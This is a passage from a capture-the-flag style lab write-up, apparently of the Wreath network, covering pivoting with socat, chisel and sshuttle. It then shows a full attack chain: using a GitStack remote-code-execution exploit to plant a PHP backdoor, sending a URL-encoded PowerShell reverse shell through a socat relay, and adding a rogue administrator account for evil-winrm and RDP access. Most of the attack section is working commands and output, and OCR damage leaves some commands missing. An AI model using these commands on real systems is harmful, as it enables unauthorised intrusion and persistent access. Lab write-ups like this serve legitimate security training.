
hard syntax and is not available easily on all targets , but static binaries are easy to find and transfer .

can be use to create encrypted shells and tunnels .

easily detectable by antiviruses so custom compilation may be required .

it is good for relaying connections i.e -> for example, if you are

attempting to get a shell on a target that does not have a direct connection back to your attacking computer, you could use socat to set up a relay on the currently compromised machine. This listens for the reverse shell from the target and then forwards it immediately back to the attacking box:



It's best to think of socat as a way to join two things together -- kind of like the Portal Gun in the Portal games, it creates a link between two different locations.

Reverse Shell Relay :

so first setup a netcat listener on attack box ,

nc -lnvp 443

then on compromised server :

to start the relay -> ./socat tcp-l:8000 tcp:ATTACKING_IP:443 &

then on the pivotable machine run :

nc compromised_machine_ip 8000 -e /bin/bash

---

port forwarding easy :

it is done by opening a listening port on compromised server

for example : run this command on compromised machine

./socat tcp-l:33060,fork,reuseaddr tcp:172.16.0.10:3306 &

this command will open port 33060 on compromised machine and will give us access to 172.16.0.10 port 3306

we can now connect to compromised_server_ip:33060 and will have access to 172.16.0.10:3306

---

port forwarding quiet

it does not open a port on other machine instead it open 2 ports on attacking machine and perform local relay , lets understand this :

this command above will open 2 ports on our kali machine and start a local relay meaning that the data will go in and out of port 8001 and 8000 .

now on the compromised server run :

./socat tcp:ATTACKING_IP:8001 tcp:TARGET_IP:TARGET_PORT,fork &

which will send data to our port 8001 from the target server (by creating a connection)

now we can go to localhost:8000 on our local machine to get access .

We have now achieved the same thing as previously, but without opening any ports on the server!

Chisel

Chisel is an awesome tool which can be used to quickly and easily set up a tunnelled proxy or port forward through a compromised system, regardless of whether you have SSH access or not. It's written in Golang and can be easily compiled for any system (with static release binaries for Linux and Windows provided).

https://github.com/jpillora/chisel/releases - download from here

You must have an appropriate copy of the chisel binary on *both the attacking machine and the compromised server.*

The chisel binary has two modes: *client* and *server*. You can access the help menus for either with the command:

```
chisel client|server --help
```

Reverse Socks Proxy :

it connects from compromised machine to a port listening on our attacker machine .

On our own attacking box we would use a command that looks something like this:

On the compromised host, we would use the following command:

```
./chisel client ATTACKING_IP:LISTEN_PORT R:socks &
```

Notice that, despite connecting back to port 1337 successfully, the actual proxy has been opened on `127.0.0.1:1080`. As such, we will be using port 1080 when sending data through the proxy.

Forward Socks Proxy :

are rarer but possible , rarely used because of firewalls and stuff

First, on the compromised host we would use:

On our own attacking box we would then use:

In this command, is the port that will be opened for the proxy.
For example, would connect to a chisel server running on port 8080 of 172.16.0.10. A SOCKS proxy would be opened on port 1337 of our attacking machine.

Remote Port Forward :

A remote port forward is when we connect back from a compromised target to create the forward.

For a remote port forward, on our attacking machine we use the exact same command as before: `./chisel server -p LISTEN_PORT --reverse &` :

Once again this sets up a chisel listener for the compromised host to connect back to.

on compromised machine :

To use an old example, let's assume that our own IP is 172.16.0.20, the compromised server's IP is 172.16.0.5, and our target is port 22 on 172.16.0.10. The syntax for forwarding 172.16.0.10:22 back to port 2222 on our attacking machine would be as follows:

Connecting back to our attacking machine, functioning as a chisel server started with:

This would allow us to access 172.16.0.10:22 (via SSH) by navigating to 127.0.0.1:2222.

Local Port Forward:

As with SSH, a local port forward is where we connect from our own attacking machine to a chisel server listening on a compromised target.

On the compromised target we set up a chisel server:

We now connect to this from our attacking machine

like so:
`./chisel client LISTEN_IP:LISTEN_PORT LOCAL_PORT:TARGET_IP:TARGET_PORT`

sshuttle

Finally, let's take a look at our last tool of this section: sshuttle.

it is a best of all but it requires ssh access , and python must be installed on target network and works only on linux.

it can be entirely used from attacking machine and is different from all above as it gives us a vpn tunnel like access to the target machine.

First of all we need to install sshuttle. On Kali this is as easy as using the `apt` package manager:
`sudo apt install sshuttle`

now lets learn about its syntax :

The base command for connecting to a server with sshuttle is as follows:
`sshuttle -r username@address subnet`

example :

We would then be asked for the user's password, and the proxy would be established. The tool will then just sit passively in the background and forward relevant traffic into the target network.

Rather than specifying subnets, we could also use the `-N` option which attempts to determine them automatically based on the compromised server's own routing table:
`sshuttle -r username@address -N`

we can background the command also like previous examples : using a &(ampersand)

in some cases we have a private key and no password so to do that :

d, we can easily bypass this limitation using the `--ssh-cmd` switch. which passes a ssh command .

So, when using key-based authentication, the final command looks something like this:
`sshuttle -r user@address --ssh-cmd "ssh -i KEYFILE" SUBNET`

example :

sshuttle -r user@172.16.0.5 --ssh-cmd "ssh -i private_key" 172.16.0.0/24

so sometimes a error like this can appear :

Please Note: When using sshuttle, you may encounter an error that looks like this:

```
client: Connected.
client_loop: send disconnect: Broken pipe
client: fatal: server died with error code 255
```

this occours when our compromised machine is the part of subnet we are trying to tunnel so we have to exclude our compromised machine fro the subnet using -x :

To use our earlier example:

`sshuttle -r user@172.16.0.5 172.16.0.0/24 -x 172.16.0.5`

Conclusion

As a summary of the tools in this section:

• Proxychains and FoxyProxy are used to access a proxy created with one of the other tools
• SSH can be used to create both port forwards, and proxies
• plink.exe is an SSH client for Windows, allowing you to create reverse SSH connections on Windows
• Socat is a good option for redirecting connections, and can be used to create port forwards in a variety of different ways
• Chisel can do the exact same thing as with SSH portforwarding/tunneling, but doesn't require SSH access on the box
• sshuttle is a nicer way to create a proxy when we have SSH access on a target

Git-Server Enumeration

So lets begin with this :

first we will download the nmap-static binary on the target machine using curl.

download the binary to kali and transfer to webserver and run apache 2 :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# cp /home/kali/Downloads/nmap /var/www/html

┌──(root㉿kali)-[/home/kali/wreath]
└─# service apache2 start
```

now on compromised machine download the binary using curl :

```
[root@prod-serv tmp]# curl http://10.50.82.149/nmap -o nmap-kalra
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  1226k      0  0:00:04  0:00:04 --:--:-- 1269k
[root@prod-serv tmp]#
```

lets check if there are any routes to any machines that only this machine have :

```
[root@prod-serv tmp]# arp -a
ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1) at 02:8c:e0:55:7b:89 [ether] on eth0
```

now lets use that nmap binary , to scan that part of the network

```
[root@prod-serv tmp]# ./nmap-kalra -sn 10.200.81.1-255 -oN kalraa

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-05-25 12:15 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00041s latency).
MAC Address: 02:8C:E0:55:7B:89 (Unknown)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Host is up (0.00014s latency).
MAC Address: 02:5D:4B:00:E3:39 (Unknown)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (-0.10s latency).
MAC Address: 02:99:CE:77:07:BF (Unknown)
Nmap scan report for ip-10-200-81-250.eu-west-1.compute.internal (10.200.81.250)
Host is up (0.00035s latency).
MAC Address: 02:E7:4E:C8:80:A7 (Unknown)
Nmap scan report for ip-10-200-81-200.eu-west-1.compute.internal (10.200.81.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
[root@prod-serv tmp]#
```

so there are 5 hosts up ,

in which .200 , .250 and .1 are useless for this pentest

so there are 2 machines left .

first one being .100 and other being .150 at the end .

lets scan them one by one :

lets scan 10.200.81.100 :

```
[root@prod-serv tmp]# ./nmap-kalra 10.200.81.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-05-25 12:20 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.11% done; ETC: 12:22 (0:01:01 remaining)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100) are filtered
MAC Address: 02:5D:4B:00:E3:39 (Unknown)
```

all ports are filtered , which makes it useless for us for now

next machine with 10.200.81.150 IP :

```
[root@prod-serv tmp]# ./nmap-kalra 10.200.81.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-05-25 12:24 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00049s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:99:CE:77:07:BF (Unknown)
```

now this machine has 3 open ports in which first seems like a webserver and 2 other ports

Pivoting

now comes the part of pivoting . means gaining to internal machines in the network .

we will use sshuttle to do this . so sshuttle has 2 requirements .

first we must have ssh connection to the compromised machine which we have .

next , we should have python on the compromised machine :

```
[root@prod-serv tmp]# python3
Python 3.6.8 (default, Apr 16 2020, 01:36:27)
[GCC 8.3.1 20191121 (Red Hat 8.3.1-5)] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
```

which is also present ,

so lets do this :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i id_rsa" 10.200.81.0/24 -x 10.200.81.200
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
c : warning: closed channel 2 got cmd=TCP_EOF len=0
 s: warning: closed channel 2 got cmd=TCP_STOP_SENDING len=0
 s: warning: closed channel 3 got cmd=TCP_STOP_SENDING len=0
c : warning: closed channel 3 got cmd=TCP_EOF len=0
```

now lets visit: 10.200.81.150:80 :

Not secure 10.200.81.150

kalraji121/Note... Base64 Decod... payloadbox/c... PayloadsAllTh... samratashok/... A Little Guide t... My Drive -

Page not found (404)

Request Method: GET
Request URL: http://10.200.81.150/


Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

1. `^registration/login/$`
2. `^gitstack/`
3. `^rest/`

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will

it is asking for some parameters like /registration/login :



we got a gitstack login page here .

we used default cred. provided here but that did not work .

lets search for a exploit for gitstack on searchsploit .

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit gitstack
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
GitStack - Remote Code Execution                                                                 | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)                               | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                                          | php/webapps/43777.py
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

so there are 3 exploits in which the last one is based on python , lets copy that exploit in our current directory :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# searchsploit -m 43777
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/wreath/43777.py
```

Code-review

so lets view the exploit and make changes to it for our use case :

```
shell_scripting.md   43777.py   and.sh
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.81.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []
```

so here there are 2 variables that we will edit that first being “ip” which will be in our case 10.200.81.150

and command which we will run ,

lets change ip and run the exploit with default whoami command .

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# python2 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator
itory. <br />Note : You have to enter the credentials of a user which has at least read acce
e/password will not work.
[+] Execute command
"nt authority\system
"
```

so with whoami it got nt authority\system that must means it is a windows target .

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username,
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

so what this code does is that it creates a backdoor /web/exploit.php then uses a = “command to execute a command”

now we will leverage the same to do that :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# curl -X POST http://10.200.81.150/web/exploit.php -d "a=whoami"
"nt authority\system
"
```

now we will use that curl in the exploitation section to gain a shell .

Exploitation

oksy so its time for the reverse shell , but it is not that simple in this case , as this is a case of pivoting , the inside machine may not be allowed to connect to us directly .

lets verify that first :

we will take help of ping to ping our machine from target machine .

lets use tcpdump on our kali to capture ping requests :

```
┌──(root㉿kali)-[/home/kali]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

lets run ping on the target machine , i will ping my kali 3 times or 3 ping requests to be precise :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# curl -X POST http://10.200.81.150/web/exploit.php -d "a=ping -n 3 10.50.82.149"
"
Pinging 10.50.82.149 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.50.82.149:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
"
```

tcp-dump capture :

```
┌──(root㉿kali)-[/home/kali]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

so as we can see that the ping timed out as well as we got no ICMP packets on our kali that concludes that the 10.200.81.150(target) is unable to connect to outside its network

so to get a reverse shell there are 2 options :

• first , we can download a netcat compiled binary on 10.200.81.200(compromised) machine and get a shell there

• second , we can use socat to relay a connection for us , which for the sake of practice i will use :

so first on compromised machine to bypass firewall and allow us to open and relay a port do this :

`firewall-cmd --zone=public --add-port PORT/tcp` :

```
[root@prod-serv tmp]# firewall-cmd --zone=public --add-port 15001/tcp
success
```

then start up a listener on your kali machine :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
```

next on compromised machine , transfer your socat binary :

```
[root@prod-serv tmp]# curl http://10.50.82.149/socat -o socat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  397k  100  397k    0     0  340k      0  0:00:01  0:00:01 --:--:--  340k
[root@prod-serv tmp]# chmod +x socat
```

now on compromised machine use socat to relay the connection to our kali :

./socat tcp-l:15001 tcp:10.50.82.149:443 &

```
[root@prod-serv tmp]# ./socat tcp-l:15001 tcp:10.50.82.149:443 &
[1] 3750
[root@prod-serv tmp]#
```

now as we know that the target machine is running windows and it is on windows 2019 server , it will have powershell which we will use to call a reverse-shell for us .

our payload will be this one liner :

in this payload replace IP with your compromised machine ip and port you opened. Now let's look at connecting over RDP for a GUI environment.

then we need to URL-encode this because it ig going to be sent using curl .

i used a random website to do that , you can also use burpsuite to url-encode this so the final payload will go something like this :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# curl -X POST http://10.200.81.150/web/exploit.php -d "a= powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient(%2710.200.81.200%27%2C15001)%3B%24stream%20%3D%20%24client.GetStream()%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile((%24i%20%3D%20%24stream.Read(%24bytes%2C%200%2C%20%24bytes.Length))%20-ne%200)%7B%3B%24data%20%3D%20(New-Object%20-TypeName%20System.Text.ASCIIEncoding).GetString(%24bytes%2C0%2C%20%24i)%3B%24sendback%20%3D%20(iex%20%24data%202%3E%261%20%7C%20Out-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20(pwd).Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20(%5Btext.encoding%5D%3A%3AASCII).GetBytes(%24sendback2)%3B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24stream.Flush()%7D%3B%24client.Close()%22"
```

and we will get our shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.50.82.149] from (UNKNOWN) [10.200.81.200] 58242
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Post-Exploitation

so as we previously used nmap on this machine we go to know that there are 2 more open ports that were :

• 3389 - for RDP

• 5985 - for evil-winrm stable shell

so as of now we have a service account over the target with highest privileges ,

so to make us more stablized here , we will add a user and give him highest privileges that we will use for further activities .

to create a account :

net user USERNAME PASSWORD /add

Next we add our newly created account in the "Administrators" and "Remote Management Users" groups:

```
net localgroup Administrators USERNAME /add
```

```
net localgroup "Remote Management Users" USERNAME /add
```

```
PS C:\GitStack\gitphp> net user kalraji n00b69 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators kalraji /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" kalraji /add
The command completed successfully.
```

now we added a user kalraji , gave it admin level privileges and added it to remote management group to give it access to rdp and evil-winrm shell .

now lets gain a stable shell using evil-winrm :

```
┌──(root㉿kali)-[/home/kali]
└─# evil-winrm -u kalraji -p n00b69 -i 10.200.81.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-wi

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\kalraji\Documents>
```

now we have got the shell.

lets use RDP to login and perform some post exploitation using mimikatz :


for this rdp login i will use xfreerdp :

xfreerdp /v:IP /u:USERNAME /p:PASSWORD +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share : this command will do the job .


```
┌──(root㉿kali)-[/home/kali]
└─# xfreerdp /v:10.200.81.150 /u:kalraji /p:n00b69 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
[10:15:47:791] [59837:59842] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[10:15:47:791] [59837:59842] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[10:15:47:792] [59837:59842] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[10:15:47:792] [59837:59842] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[10:15:47:792] [59837:59842] [INFO][com.freerdp.client.common.cmdline] - loading channelEx drdynvc
